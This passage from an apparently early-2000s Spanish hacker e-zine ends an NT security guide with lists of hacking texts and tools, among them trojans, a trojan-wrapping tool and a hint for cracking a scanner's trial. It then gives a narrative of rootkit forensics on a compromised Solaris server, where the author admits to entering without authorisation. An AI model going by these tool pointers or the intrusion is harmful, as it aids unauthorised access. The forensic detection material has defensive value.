+ Comentarios: Pedazo de documento, en el que se explica la programacion de BOFS para NT. Es una de las guias de BOFS en NT mas completa. En ingles.

[62] + Titulo: "Aprovechando Buffer Overflows en Windows NT 4"
+ Autor: Mnemonix
+ Localizable en: http://www.infowar.co.uk/mnemonix
+ Comentarios: Otra genialidad de texto acerca de los BOFS para NT. Se incluyen los ejemplos del Rasman y del Winhlp32. En ingles.

[63] + Titulo: "NetBIOS: Jugando con Windows NT/2000"
+ Autor: ZeroXT
+ Localizable en: http://www.networking-center.org/2500hz/zip/netbios.zip
+ Comentarios: Un buen texto donde se muestra informacion tecnica

```
                    sobre NetBIOS, asi como un caso real de hack con las
                    herramientas NAT, Sid2user, User2sid... muy logrado.

[64]  + Titulo: "Details About NULL Sessions"
      + Autor: JD Glaser
      + Localizable en: http://packetstorm.securify.com/NT/docs/
                        null.sessions.html
      + Comentarios: Se ense~a como aprovecharnos de las sesiones nulas de
                    NT para sacar informacion interesante. Se incluye el
                    codigo fuente de un programa que saca el verdadero
                    nombre de la cuenta de administrador. En ingles.

[65]  + Titulo: "Securing IIS by breaking"
      + Autor: Mount Ararat Blossom
      + Localizable en: http://www.securityfocus.com/templates/archive.pike?
                        list=2&mid=140239
      + Comentarios: Un muy completo texto sobre el hackeo a IIS. Trata la
                    gran mayoria de bugs para IIS. Excelente. En ingles.

[66]  + Titulo: "Hacking MS SQL Servers for fun & profit"
      + Autor: Mount Ararat Blossom
      + Localizable en: http://www.securityfocus.com/templates/archive.pike?
                        list=101&mid=144598
      + Comentarios: Gran texto que explica como hackear servidores SQL de
                    forma remota. Muy bueno. En ingles.

[67]  + Titulo: "Windows NT Security Identifiers"
      + Autor: Mnemonix
      + Localizable en: http://packetstorm.securify.com/NT/docs/sid.htm
      + Comentarios: Buen texto que explica los identificadores de seguridad
                    de NT, asi como ejemplos del uso de user2sid y
                    sid2user. En ingles.

[68]  + Titulo: "Nt Web server - Security Issues"
      + Autor: La empresa "Telemark Systems"
      + Localizable en: http://www.telemark.net/~randallg/ntsecure.htm
      + Comentarios: Muy buen texto sobre como proteger tu servidor web NT.
                    Altamente recomendable. En ingles.

[69]  + Titulo: "The Unnofficial NT Hack FAQ"
      + Autor: Simple Nomad
      + Localizable en: http://www.nmrc.org/faqs/nt/
      + Comentarios: Un completisimo FAQ acerca del hack a NT. Realmente muy
                    logrado. En ingles.

[70]  + Titulo: "Active Directory"
      + Autor: kamborio
      + Localizable en: http://www.networking-center.org/logs/2000/
                        l24_06_2000.zip
      + Comentarios: Charla en la que se explica que es y para que sirve el
                    Active Directory, elemento estrella de Windows 2000.

[71]  + Titulo: "Active Directory 2"
      + Autor: satch
      + Localizable en: http://www.networking-center.org/logs/2000/
                        AD2-satch-%5B25-11-2000%5D-Log.zip
      + Comentarios: Charla que profundiza mas en Active Directory.

[72]  + Titulo: "Servidores Telnet bajo W2K"
      + Autor: kamborio
      + Localizable en: http://www.networking-center.org/logs/
                        2000/l20_05_2000.zip
      + Comentarios: Una buena charla que ense~a la administracion de los
                    servidores telnet de Windows 2000.
```

[73] + Titulo: "Migracion de Windows NT a Windows 2000"
+ Autor: satch
+ Localizable en: http://www.networking-center.org/logs/2000/
l08_04_2000.zip
+ Comentarios: Aqui se nos muestran las diferencias mas significativas
que hay entre NT4 y W2K. Muy interesante.

[74] + Titulo: "Windows 2000. Administracion"
+ Autor: kamborio
+ Localizable en: http://www.networking-center.org/logs/2000/
l29_04_2000.zip
+ Comentarios: Una charla muy interesante sobre la administracion de
W2K. Recomendada.

[75] + Titulo: "Hacking BIOS"
+ Autor: Alex Castan Salinas
+ Localizable en: http://www.sindominio.net/cathack
+ Comentarios: Un muy buen texto acerda de como hackear la BIOS.
Realmente muy interesante.

[25.5 - Bibliografia]

[76] + Titulo: "A prueba de Hackers"
+ Autor/a: Lars Klander
+ Editorial: Anaya multimedia
+ ISBN: 84-415-0582-9
+ Comentarios: Un buen libro que engloba varios aspectos sobre
seguridad informatica, entre ellos la seguridad en NT.
Se dedican 36 paginas la seguridad en NT. Breve pero
intenso. Recomendado.

[77] + Titulo: "Hackers. Secretos y soluciones para la seguridad de redes"
+ Autor/a: Stuart McClure, Joel Sambray y George Kurtz.
+ Editorial: McGraw-Hill.
+ ISBN: 84-481-2786-2
+ Comentarios: Un muy buen libro que trata los distintos pasos que se
suelen llevar a cabo antes de una intrusion. Incluye 61
paginas sobre hack a NT, 17 paginas sobre hack a W2K, y
21 paginas sobre hack a Windows 95/98. Un libro muy
completo, recomendado.

[78] + Titulo: "Windows 2000 Server. Administracion y control"
+ Autor/a: Kenneth L. Spencer, Marcus Goncalves.
+ Editorial: Prentice Hall.
+ ISBN: 84-481-2786-2
+ Comentarios: Un bien libro sobre como administrar una maquina con
W2K Server. Explica detalladamente las novedades que
incorpora respecto a NT 4.0. Merece la pena.

[25.6 - Herramientas]

[79] Back Oriffice: Uno de los mejores troyanos para NT. Ademas es free
source. Puedes bajarlo desde la web de cDc:
http://www.cultdeadcow.com.

[80] BlackICE Pro: Herramienta IDS. Puedes bajarlo en http://www.netice.com

[81] BootAdmin: Sencilla aplicacion que permite apagar las maquinas NT en
las cuales tengas privilegios de administrador o de alguna

cuenta que permita apagar una maquina NT remotamente. Lo podras encontrar en: http://www.bhs.com.

[82] Centrax: Herramienta IDS. Disponible en http://www.cybersafe.com

[83] CyberCop Server: Herramienta IDS. Disponible en http://www.nai.com

[84] Desktop Sentry: Herramienta IDS. Disponible en http://www.ntobjectives.com

[85] DumpACL: Buena herramienta que enumera los servicios y controladores activos en el sistema, aparte de poder comprobar los permisos en el registro, sus recursos compartidos, etc. Disponible en http://38.15.19.115/ftp/dumpacl.zip

[86] eLiTeWrap: Herramienta para fusionar dos o mas archivos en uno, pudiendo troyanizar aplicaciones facil y rapidamente. La puedes descargar desde http://www.multimania.com/trojanbuster/elite.zip

[87] Essential NetTools: Una estupenda herramienta que permite enumerar mucha informacion del sistema objetivo, de manera visual. Se encuentra en ftp://ftp.tamos.com/esstls2.zip

[88] Grinder: Buen programa para enumerar las paginas web/scripts de una maquina. Disponible en http://

[89] Intact: Herramienta IDS. Localizable en http://www.pedestalsoftware.com

[90] Intrude Alert: Herramienta IDS. Disponible en http://www.axent.com

[91] Kane Security Monitor: Herramienta IDS. La podras localizar en http://www.securitydynamics.com

[92] Legion: Enumera los recursos compartidos de una o varias maquinas, ya que escanea rangos de IP de clase C. Puedes descargarlo desde http://www.technotronic.com/rhino9

[93] L0pht Crack: A mi juicio, el mejor crackeador de SAM. Lo malo es que es shareware... 15 dias de trial... te lo puedes bajar de http://www.l0pht.com

[94] NAT: Muy buena herramienta para auditar las contrase~as de los recursos Netbios, usando ataques de diccionario. Puedes bajarla desde ftp://ftp.technotronic.com/microsoft/nat10bin.zip

[95] Netbus: Troyano capaz de correr en NT... no es el mejor pero merece el que le echeis un vistazo. Se encuentra en http://www.netbus.org

[96] Netcat: Que se puede decir de netcat que no se haya dicho ya?... la navaja suiza del tcp/ip... se puede usar perfectamente como troyano. Puedes bajarlo desde http://www.l0pht.com/netcat. Para los que quieran saber como usarlo, pueden encontrar un documento de hven en la web de hven, mas concretamente en http://www.hven.com.ve/seguridad/netcat.txt

[97] Netviewx: Aplicacion para listar servidores un un dominio o grupo de trabajo ejecutando servicion determinados. Puedes bajarla en http://www.ibt.ku.dk/jesper/NetViewX/default.htm.

[98] NTFSDOS: Utilidad que permite leer NTFS. Si no fuera por esta herramienta no estariais ahora leyendo esto... ante

catastrofes con NT ayuda bastante. Puedes encontrarlo en
http://www.sysinternals.com.

[99] Pwdump2: Aplicacion que vuelva los hashes del SAM de NT del campo de contrase~a, este o no Syskey activado (syskey segun Microsoft impide que se desencripten las contrase~as... humm...). Trae importantes mejores respecto a su version anterior, que podreis encontrar en http://www.webspan.net/~tas/pwdump2/ , donde en la parte inferior tendreis los links a las dos versiones de Pwdump2.

[100] RealSecure: Herramienta IDS. Puedes encontrarla en http://www.iss.net

[101] Retina: Uno de los mejores escaners de vulnerabilidades en NT. Se tienen 30 dias de prueba... a no ser que logreis crackearlo, claro. Una pista, paseaos por el registro y buscad la cadena "key". Puedes bajarlo desde http://www.eeye.com.

[102] Revelation: Saca los passwords en texto plano del campo de contrase~a de la GUI de NT y la familia windows, los cuales cambian cada caracter por un asterisco. Esto solo funcionara en determinadas aplicaciones. Puedes encontrarlo en http://www.snadboy.com.

[103] SeNTry: Herramienta IDS. Puedes encontrarla en http://www.missioncritical.com

[104] SessionWall-3: Herramienta IDS. Localizable en http://www.platinum.com

[105] Sid2User: Encuentra usuarios a partir del SID obtenido con User2Sid. Puedes encontrarlo en http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt

[106] Tripwire: Herramienta IDS. Disponible en http://www.tripwiresecurity.com

[107] User2Sid: Identifica el SID de un dominio. Puedes encontrarlo en http://www.chem.msu.su:8080/~rudnyi/NT/sid.txt

[108] VNC: De el hemos hablado anteriormente, asi que no hay mucho mas que decir, tan solo repetir que lo puedes encontrar en http://www.uk.research.att.com/vnc.

[26 - Ultimas palabras y conclusion final]

Como se ha visto a lo largo de este documento, NT posee una gran cantidad de agujeros de seguridad que pueden comprometer la integridad de todo el sistema. NT no es un sistema seguro... pero que sistema es realmente seguro? exceptuando a plan9, todavia en construccion, Windows NT es tan seguro o mas que los demas sistemas operativos de servidor que estan en el mercado. Puede que algun LiNUX lover vea esta comparacion con cierto recelo, pero solo hace falta ver la seccion de vulnerabilidades de security focus para comparar. Y no, no estoy entrando en las tipicas OS Wars. Cada sistema operativo vale para algo; escoge el que mas te guste, y Carpe Diem.

Y con esta peque~a reflexion llegamos al final del documento. Espero que no se os haya hecho demasiado pesado para leer y que hayais aprendido algo con el.

Un saludo,

- Tahum, 2001.

EOF

-[0x06]----------
-[A traves del espejo]----------
-[by Paseante]----------SET-24-

La casa de los espejos
;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;;

[One thing was certain, that the WHITE kitten had had nothing to do with it: -- it was the black kitten's fault entirely. For the white kitten had been having its face washed by the old cat for the last quarter of an hour (and bearing it pretty well, considering); so you see that it COULDN'T have had any hand in the mischief.]

Por que lo hacen?. Esa es la pregunta que retumba en todas las 'punto.com' cuando descubren que alguien se ha adue~ado de sus sistemas. Cuando se hace de manera sutil, sin defacements, procurando pasar inadvertido, cuando no hay miles de passwords a conseguir, ni informes secretos, ni datos economicos Pero por que, oh!, por que se toman la molestia?. Por que corren el riesgo? Y uno, cinico a base de permanecer en este mundillo, podria contestarles que lo hacen por divertirse, que lo toman como un reto, que no son conscientes del alcance de sus actos.
En realidad todo es mucho mas sencillo.

Por que lo hacen?
Lo hacen porque pueden hacerlo.

De eso va esta historia, de gente que entra, de gente que se esconde y de gente que los sigue, gente que busca y gente que encuentra.
Si te cobrase por esto lo llamaria con algun nombre formado por las palabras "computing intrusion analysis forensics detection overview" al azar.

Lamento dar la razon a los alarmistas de las empresas de seguridad, dispuestas tantas veces a tim..informar a los clientes de todos los peligros que acechan en la red. Aunque en muchas ocasiones sus clientes son vulnerables incluso *despues* de pasar ellos por alli.

Lo cierto es que el movimiento "script gang kiddies" esta en pleno auge no solo en el extranjero sino en Espa~a (y ole!) aunque aqui los medios sean incapaces de hacer nada mas que reproducir las historias que llegan de USA y por lo tanto de la falsa impresion de que aqui eso no ocurre.
No equivocarse, que no por carecer de un Pennenberg o un JayPee (con perdon) nos libramos de los individuos que ellos retratan.

Pero aqui no solo tenemos kiddies "alone" que se dedican a entrar en los servidores de series televisivas (alguna vez se preocuparon los admins. de Al Salir del Cole de escribir a darkatak ??) sin que nadie le de relevancia porque ya se sabe que aqui no pasa eso. Lo dice la 'defaced list' de Attrition y su palabra es la Biblia. Tambien iluminan la Internet hispana grupos o bandas organizadas que en nada tienen que envidiar a los ubicuos pakistanies y que tienden a especializarse en determinados S.O tomando como rehenes a decenas y en ocasiones centenares de maquinas.

Si uno quiere pulsar el ambiente 'kiddie' el lugar es el mismo que en el extranjero. El IRC. Centro de su existencia y lugar donde reinan

omnipotentes en sus canales, para admiracion de colegas y con el amparo de sus bots.

Analizaremos en este articulo el "modus operandi" de una activa banda de "peta-SUNs", la que podriamos denominar como "la cuadrilla de los Balcanes" que alegra con su presencia varios canales del Hispano y causaria pesadillas a mas de un admin si supiera hasta donde le han taladrado el sistema.

No juzgamos. Ilustramos. No son los unicos. Hay mas. Y los nombres de sus victimas podrian causar conmocion al que no supiera ya que la mayor parte de redes muy conocidas de este pais han sido comprometidas en ocasiones varias veces por gente distinta.

Y si no se lo creen llamen a su medio de comunicacion/proveedor de correo via web preferido y pidanles que revisen sus logs de acceso.

It’s the wild wild web out there.

Tweedledum y Tweedledee

```
 [  Tweedledum and Tweedledee
    Agreed to have a battle;
    For Tweedledum said Tweedledee
    Had spoiled his nice new rattle.  ]
```

Poner un firewall mal configurado sirve de bien poco excepto para producir una falsa impresion de seguridad, rellenar los bolsillos de la empresa que lo instala y los de la empresa que lo vende.
Y como reza el dicho: "Donde cabe uno, caben dos".

Asi que si un dia alguien te llama la atencion sobre una inusitada cantidad de bots que se conectan desde lugares de lo mas dispar, siempre grandes empresas, siempre SUNS, puedes pensar o en una conspiracions de admins para dominar el mundo (horror!) o en que los sujetos que los utilizan se estan divirtiendo mas de lo que les toca.
Y ya se sabe. No es problema mio. Precisamente por eso me interesa.
Cogemos la "ruta del paquete" de vuelta a casa, entrar y hacerse root por lo que pueda pasar deben ser uno. Nos unimos a la fiesta.

Para empezar conviene no fiarse de las herramientas del sistema y aprovechando que SUN ha tenido la mania de no incluir el shell Bash en sus SO hasta la release 8 podemos instalarlo al tiempo que bajamos la siempre util lsof

```
        .......................Advertencia.......................
        Prompts y outputs pueden haber sido modificados para proteger
        tanto a inocentes como culpables. Ademas tambien para cumplir con
        la exigencia de 80 columnas en los listados demasiado largos.
        Comentarios en lineas que empiezan por $$
        .......................Advertencia.......................
```

```
pas@primus ~# whodo
Wed xxx 2? 12:09:11 WET 2000
```

```
ciberfw

console      root     10:25
      ?          19093    0:00 Xsession
    pts/2        19138    0:00 sdt_shell
    pts/2        19152    0:01 dtsession
      ?          13346    0:00 dtscreen
      ?          19158    0:05 dtwm
      ?          20985    0:00 dtterm
    pts/10       20987    0:00 sh
    pts/2        2519   235:36 jre
      ?          20953    0:00 dtterm
      ?            205    0:00 dtterm
      ?          20974    0:00 dtterm
      ?          20935    0:00 dtterm
    pts/3        20937    0:00 sh
    pts/2        19151    0:00 ttsession
      ?          19103    0:00 fbconsole
      ?          19140    0:00 dsdm


pas@primus ~# lsof -i TCP@primus

COMMAND   PID   USER  FD  TYPE  DEVICE               INODE NAME
artke     14595 root  36u inet 0x602ed178  TCP primus:19000->192.9.5.2xx:33560
artke     14595 root  41u inet 0x60aa4498  TCP primus:34180->egghelp.org:80
artke     14595 root  42u inet 0x60d77358  TCP primus:19000->194.91.*.200:6??
artke     14595 root  43u inet 0x60aa54c8  TCP primus:39940->egghelp.org:80
artke     14595 root  44u inet 0x60d76cc8  TCP primus:19000->194.91.77.201:*
artke     14595 root  47u inet 0x609b36c0  TCP primus:45910->egghelp.org:80
artke     14595 root  50u inet 0x60d773c8  TCP primus:19000->this*.eng.*.uk:*

$$ No quiero ser negativo pero un proceso que abre comunicaciones con Inet,
   que no sale haciendo un ps -ef y cuyos sockets tampoco refleja netstat me
   da mala espina.
   Mas si se conecta a egghelp.org cuyo nombre sospechosamente suena a
   Eggdrop que por lo poco que se es un conocido bot de IRC.
   Como no creo que el admin se tome la molestia de ocultarse cosas a si
   mismo (se dedicara a tradear warez) esto me huele a cracker encerrado.
   Puede ser divertido.



pas@primus ~# lsof -c artke


COMMAND PID   USER  FD  TYPE      DEVICE    INODE NAME
artke   4367  root  cwd VDIR52,6  4608      /usr/share/man/man12
artke   4367  root  txt VREG52,6  1104604   /usr/share/man/man12/artke
artke   4367  root  txt VREG52,6  665264    /usr/lib/libc.so.1
artke   4367  root  txt VREG52,6  17480     /usr/platform/sun4u/lib/libc_psr*
artke   4367  root  txt VREG52,6  39888     /usr/lib/libw.so.1
artke   4367  root  txt VREG52,6  15720     /usr/lib/libmp.so.1
artke   4367  root  txt VREG52,6  574912    /usr/lib/libnsl.so.1
artke   4367  root  txt VREG52,6  15720     /usr/lib/libintl.so.1
artke   4367  root  txt VREG52,6  68780     /usr/lib/libsocket.so.1
artke   4367  root  txt VREG52,6  110820    /usr/lib/libm.so.1
.................................................
.................................................

$$ Deja de ser emocionante cuando uno sabe de antemano el resultado.
```

```
   Aparte de descubrir que hay 12 secciones de man, yo me quede en la 9, temo
   que se van a confirmar mis intuiciones que en estos momentos son que
   mi sospechoso ha tenido la osadia de hacer lo siguiente

 1- Ataque con obtencion de root
 2- Instalacion de rootkit
 3- Borrado de logs
 4- Instalacion de backdoors y procesos no autorizados

$$ Me contradecira un listado de /usr/share/man12?

pas@primus ~#  ls -l /usr/share/man/man12
total 788
-rwx------   1 root  bin   477    Sep 30 14:05    cront
drwx------   4 1108  345   512    Apr 19  2000    doc
drwx------   5 1108  345   512    Mar 16  2000    help
drwx------   3 1108  345   512    Apr 15  2000    language
drwx------   2 1108  345   512    Apr 22  2000    logs
-rwx------   1 root  bin   394194 Sep 30 14:05    mhub??
-rw-------   1 root  other 176278 Oct  7 08:00    mhub??.c
-rw-------   1 root  bin   175948 Oct  7 00:00    mhub??.c~bak
-rw-------   1 root  other 4928   Oct  7 08:00    mhub??.f
-rwx------   1 root  bin   1402   Sep 30 14:05    mhub??.h
drwx------   3 1108  345   512    Mar 16  2000    misc
-rw-r--r--   1 root  other 5      Oct  5 16:00    pid.mhub??
drwx------   2 1108  345   512    Apr 22  2000    scripts
drwx------   2 1108  345   512    Apr 19  2000    text

$$ Un directorio man concurrido, extra~o ya de por si en un servidor que
   no tiene instalado el paquete SUNWman, mas extra~o aun si todo lo que
   encontramos parece cualquier cosa menos paginas man. Pero como en la
   historia de Sherlock Holmes lo mas extra~o no es lo que pasa sino lo que
   NO pasa. No aparece por ningun lado el archivo artke. Espejismo de lsof o
   ls troyaneado?. Apuesten por lo ultimo. Y vamos por el punto 2.


pas@primus ~#  ls -l /usr/share/man/man12/artke
-rwx------   1 1108   345   1104604 Apr 22 2000 /usr/share/man/man12/artke

$$ Ya no puede confiar uno en un honrado 'ls', troyanos malvados. Ahora a
   seguir las miguitas de pan y recogerlas porque de verdad, de verdad que
   quien crea un directorio "man12" fijo que deja backdoors detras. Y ante
   la pasividad del afectado que me impide unirme a la partida?. Sera mas
   divertido jugar al juego con los crackers que con el insulso que lleva la
   maquina. Por cierto, con flamante software de seguridad SunScreen EFS como
   firewall abanderado de la incompetencia de SUN.


$$ Al trabajo con una mezcla de "ls -al" y "echo *" para dentro de los
   rudimentarios metodos de que dispongo seguir en la partida.

$$ Veamos que nos depara el directorio /usr/share/man/man12

Extracto del listado:

-rw-------   1 root  bin    94264  Oct 31 20:50 .share.Amuru.972929052
-rw-------   1 root  bin    94264  Oct 31 20:50 .share.FATA.972929051
-rw-------   1 root  bin    96086  Oct 15 18:08 .share.FATA.975315320
-rw-------   1 root  bin    96086  Oct 15 18:10 .share.FATA.975315403
-rw-------   1 root  other  105734 Oct 22 07:00 .share.FATA.974080013
-rw-------   1 root  other  105734 Oct 22 07:10 .share.FATA.974080626
-rw-------   1 root  other  107394 Oct 27 15:01 .share.ILoveAlma.975340869
```

```
-rw-------   1 root  bin    96086  Oct 15 18:05 .share.kendoo.974315113
-rw-------   1 root  other  105734 Oct 22 06:53 .share.kendoo.974879621
-rw-------   1 root  other  105734 Oct 22 07:11 .share.kendoo.974080683
-rw-------   1 root  other  107394 Oct 27 15:26 .share.kendoo.975342399
-rw-------   1 root  bin    94524  Oct  3 12:58 .share.klaus43.973259929
.............................................
.............................................

$$ A bote pronto de este directorio sacamos lo siguiente:

artke      -->  Es una compilacion del popular bot de IRC "Eggdrop"
mhub??     -->  Un script para Eggdrop
mhub??.c   -->  Es el fichero de configuracion de usuario para el bot
Mhub.h     -->  Script que comprueba si el bot se ejecuta y si no lo lanza.
Pid.mhub?? -->  El fichero que contiene el "process id" del bot.
Cront      -->  Fichero "cron" del root con la tarea "mhub.h" cada 10 minutos.
.share.*   -->  Archivos con info de usuarios compartida por una red de bots.

$$ A mayor escarnio del root de esta maquina aun estan los directorios donde
   el cracker bajo el fuente del Eggdrop, claro que despues de demostrar ser
   incapaz de ejecutar un "crontab -l" en 10 meses que se puede esperar?


$$ Nunca habia tenido la ocasion de hacer lo siguiente (recomendado en todos
   los articulos de seguridad) pero voy a aprovechar la oportunidad.

pas@primus ~# find / -perm -4000
/usr/openwin/lib/mkcookie
/usr/bin/chkey
/usr/bin/crontab
/usr/bin/login
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/ps
/usr/bin/rcp
/usr/bin/rlogin
/usr/bin/rsh
/usr/bin/su
/usr/bin/tip
/usr/bin/uptime
/usr/bin/w
/usr/bin/yppasswd
/usr/bin/volcheck
/usr/bin/nispasswd
/usr/lib/exrecover
/usr/lib/pt_chmod
/usr/lib/sendmail
/usr/lib/utmp_update
/usr/sbin/allocate
/usr/sbin/mkdevalloc
/usr/sbin/mkdevmaps
/usr/sbin/ping
/usr/sbin/sacadm
/usr/sbin/whodo
/usr/sbin/deallocate
/usr/sbin/list_devices
/usr/sbin/m64config
/usr/proc/bin/ptree
/usr/proc/bin/pwait
/usr/ucb/ps
/usr/local/bin/traceroute
/var/spool/lp/buffer/loginMY
```

```
/etc/lp/alerts/printer
/var/spool/.../store/ps
/sbin/su
/sbin/login

$$ Cuantos posibles agujeros....como soy hombre simple ire a lo facil, a ese
   llamativo directorio "/var/spool/.../store", a ver que hay por alli


$$ /var/spool/...  no aparece cuando intentamos listarlo.


pas@primus /var/spool# ls -al
total 8
drwxrwxr-x   9  root   bin     512  Oct 29 14:37   .
drwxrwxr-x  22  root   sys     512  Apr 13  1999   ..
drwxrwsrwt   2  daemon daemon  512  Oct 29 12:46   calendar
drwxr-xr-x   4  root   sys     512  Apr  6  1999   cron
drwxr-xr-x   2  uucp   uucp    512  Apr  6  1999   locks
drwxrwxr-x   8  lp     lp      512  Nov 21 10:25   lp
drwxr-xr-x   2  root   bin     512  May 28  1999   mqueue
drwxrwxrwx   2  bin    bin     512  Nov 27 12:11   pkg


$$ Pero pronto veremos que si existe mediante un acto de fe

pas@primus /var/spool# cd ...
pas@primus /var/spool/...# pwd
/var/spool/...
pas@primus /var/spool/...# ls -al
total 3
drwxrwxr-x   3 root     root          512       Oct 29 14:37 .
drwxrwxr-x   9 root     bin           512       Oct 29 14:37 ..
drwxrwxr-x   2 root     root          512       Oct 29 14:37 store


$$ Y dentro del almacen hay esta mercancia

pas@primus /var/spool/...# ls -al store
total 105
drwxrwxr-x  2 root   root    512    Oct 29 14:37 .
drwxrwxr-x  3 root   root    512    Oct 29 14:37 ..
-r-xr-xr-x  1 root   root    9684   Oct 29 14:37 in.rlogind
-r-xr-xr-x  1 root   root    9980   Oct 29 14:37 in.rshd
-r-xr-xr-x  1 root   root    22384  Oct 29 14:37 in.telnetd
-r--r--r--  1 root   root    4677   Oct 29 14:37 inetd.conf
-rw-rw-r--  1 root   root    416    Oct 29 14:37 info
-r-xr-sr-x  1 root   root    31568  Oct 29 14:37 netstat
-r-sr-xr-x  1 root   root    23964  Oct 29 14:37 ps

$$ Por una primera inspeccion parece que estos son los comandos de verdad de
   la buena, el archivo info contiene sus datos (fecha, modo y tama~o)
   Supuestamente la idea es que si la liebre se levanta se pegan un par de
   "mv" y todos tan contentos. El archivo de inetd.conf por descontado con
   todo abierto. De que preocuparse?. Tenemos un firewall. Y es de SUN.
   Asi que no puede entrar nadie. Pero solo porque ya esta puesto el cartel
   de "Completo" }:->.


$$ Por supuesto han troyaneado los servidores de acceso mas comunes, me
   pica la curiosidad por saber si realmente siguen un metodo 'industrial'
   o lo hacen de manera artesanal. Por mis averiguaciones parece que no
```

se han percatado ni de la presencia del soft de firewall SunScreen EFS - instalado en /opt/SUNWicg - ni de un par de comandos mas que podrian delatarlos y que no han troyaneado. Esto indicaria que no se andan con miramientos y tienen un procedimiento comun que utilizan con todas sus victimas, como mas tarde comprobare fehacientemente tras seguir sus pasos por otras maquinas SUN.

```
pas@primus~# strings /usr/sbin/in.telnetd
/bin/sh
/var/tmp/.baaa002JV
open exec file
execute program
/usr/lib/ld.so.1
_start
getpeername
_environ
_end
mark1
mark2
__register_frame_info
_GLOBAL_OFFSET_TABLE_
atexit
exit
_init
fclose
_DYNAMIC
execl
_exit
environ
perror
comments
__deregister_frame_info
original_code
_edata
_PROCEDURE_LINKAGE_TABLE_
fopen
execve
_etext
_lib_version
main
chmod
stat
envoye_don_le_trojan
.....................
.....................
```

$$ No hay duda de que estamos ante un troyano que se anuncia como tal, el resto de servidores muestran cadenas similares.

```
pas@primus /var/tmp# ls -al
total 1630
drwxrwxrwt   2  sys   sys   1024   May  7 12:43   .
drwxrwxr-x   22 root  sys   512    Apr 13  1999   ..
-rwx------   1  root  root  29844  May 31 15:30   .baaa002JV strings telnetd
-rwx------   1  root  root  17132  Jun 28 12:55   .baaa002Jk strings rlogind
-rwx------   1  root  root  17296  Jun 28 12:55   .baaa002Jz strings rshd
-rwx------   1  root  root  22384  May 31 15:30   .baaa006Ac telnetd (copia)
-rwx------   1  root  root  9836   Jun 28 12:55   .baaa006Ao rshd    (copia)
-rwx------   1  root  root  9672   Jun 28 12:55   .baaa006B0 rlogind (copia)
-rw-r--r--   1  root  other 31427  Apr  7  1999   SunSoft_CDE1.0.1_pkgadd.*
```

```
-rw-------   1  root  root  280    May  3  1999   wsconAAAa0004e:0.0
-rw-------   1  root  root  0      Aug 21 09:10   wsconAAAa0004o:0.0
-rw-------   1  root  root  80     Sep  7 15:35   wsconAAAa0004q:0.0
-rw-------   1  root  other 9379   Apr 17  2000   wsconAAAa00058:0.0
-rw-------   1  root  other 70     Apr  8  1999   wsconAAAa0005A:0.0
-rw-------   1  root  other 6270   Sep  6 15:42   wsconAAAa0005C:0.0
.............................................
.............................................
```

$$ Aparte de proveerse de un metodo de facil acceso mi amigo (o los amigos de mi amigo) parecian estar interesados por las passwords de los demas. No solo pirateando los servidores de acceso sino instalando un sniffer (convenientemente oculto) caza-claves de ftp-telnet-pop3. Cutre pero doloroso.

$$ Tengo un ls vestido de azul con su troyanito y su ps ful.

```
pas@primus ~# strings /bin/ps | more
Node: %s
args
comm
COMMAND
fname
WCHAN
wchan
ADDR
addr
TIME
time
ELAPSED
etime
STIME
stime
class
nice
PGID
pgid
PPID
ppid
RGID
rgid
RUID
ruid
RGROUP
rgroup
GROUP
group
RUSER
ruser
USER
user
/proc
/dev/ptyq
SYS_TEST
jlfceAadt:p:g:u:U:G:n:s:o:
ps: warning: -n option ignored
ps: no memory
ps: %s is an invalid non-numeric argument for -p option
ps: %s is an invalid non-numeric argument for -s option
ps: %s is an invalid non-numeric argument for -g option
%s/%ld
```

```
ps: no controlling terminal
ps: can’t find controlling terminal
.............................

$$ Por tres cuartos de nada, que te llama la atencion?. Si te sirve de algo
   te dire que estoy buscando pistas sobre como ’ps’ "sabe" que procesos debe
   ocultar y cuales puede mostrar tranquilamente. Seguro que el averiguarlo
   me ayudara a encontrar la iluminacion y la paz interior.

$$ Para que quede clarito.

pas@primus ~# file /dev/pty* | more
/dev/ptypb:     character special (25/11)
/dev/ptypc:     character special (25/12)
/dev/ptypd:     character special (25/13)
/dev/ptype:     character special (25/14)
/dev/ptypf:     character special (25/15)
/dev/ptyq:      ascii text
/dev/ptyq0:     character special (25/16)
/dev/ptyq1:     character special (25/17)
/dev/ptyq2:     character special (25/18)
.......................
.......................

$$ Ohh!. Creo que vi un lindo gatito.


pas@primus ~# cat /dev/ptyq
rshd
sm.sh
sm
rcp
in.bind
lpNet
login
hub
cl
dpipe
bncsol
nmap
lpdx
lpdi
lpda
ssh
sshd
artke
ident
psybnc
nc
rape
in.lpda

$$ Con ustedes una lista de procesos que ’ps’ no debe mostrar, los cuales nos
   abren nuevas y provechosas vias de investigacion y reconstruccion.
   Tengo que reconocer que me siento atraido por SSH, indica una deliberada
   instalacion de un metodo seguro de conexion lo que no deja de ser un toque
   de cierta elegancia.


pas@primus ~# find / -name ’ssh*’
/dev/ssh
/dev/ssh/ssh_config
```

```
/dev/ssh/ssh_host_key
/dev/ssh/ssh_host_key.pub
/dev/ssh/ssh_random_seed
/dev/ssh/sshd
/dev/ssh/sshd_config
/dev/ssh/ssh.sh
/dev/ssh/ssh

$$ Esta dicho todo. SSH esta escuchando en el puerto 190xx con la esperanza
   de encontrarse "bajo el radar" de cualquier tipo de monitorizacion.


$$ Y si con ’ps’ hemos cantado linea sigamos para bingo.

pas@primus /usr/man/man12# strings /bin/ls | less
01;32
01;33
01;35
01;36
01;34
8bit
7bit
color
version
help
time
extension
none
status
ctime
access
atime
if-tty
auto
never
force
always
fileutils
/usr/local/lib/locale
%s - %s
vdir
GNU fileutils-3.13
/usr/include/fs.h
//DIRED//
//SUBDIRED//
POSIXLY_CORRECT
COLUMNS
ignoring invalid width in environment variable COLUMNS: %s
TABSIZE
ignoring invalid tab size in environment variable TABSIZE: %s
abcdfgiklmnopqrstuw:xABCDFGI:LNQRST:UX178
invalid line width: %s
invalid tab size: %s
sort type

$$ Si ya lo decia mi abuelo. Vista una pelicula de indios, vistas todas.


pas@primus ~# ls -l /usr/include/*
-rwxr-xr-x   1 bin   bin    760    Jan 18  1996 /usr/include/demangle.h
-rw-rw-r--   1 bin   bin    429    Mar  8  1997 /usr/include/fs.h
```

```
$$ Con "fs.h" y lo que ya hemos recogido llegamos a este directorio.

pas@primus /var/spool/lp/buffer# ls -al
total 252
drwxrwxrwx   3 root   bin   1024   Oct 30 13:54   .
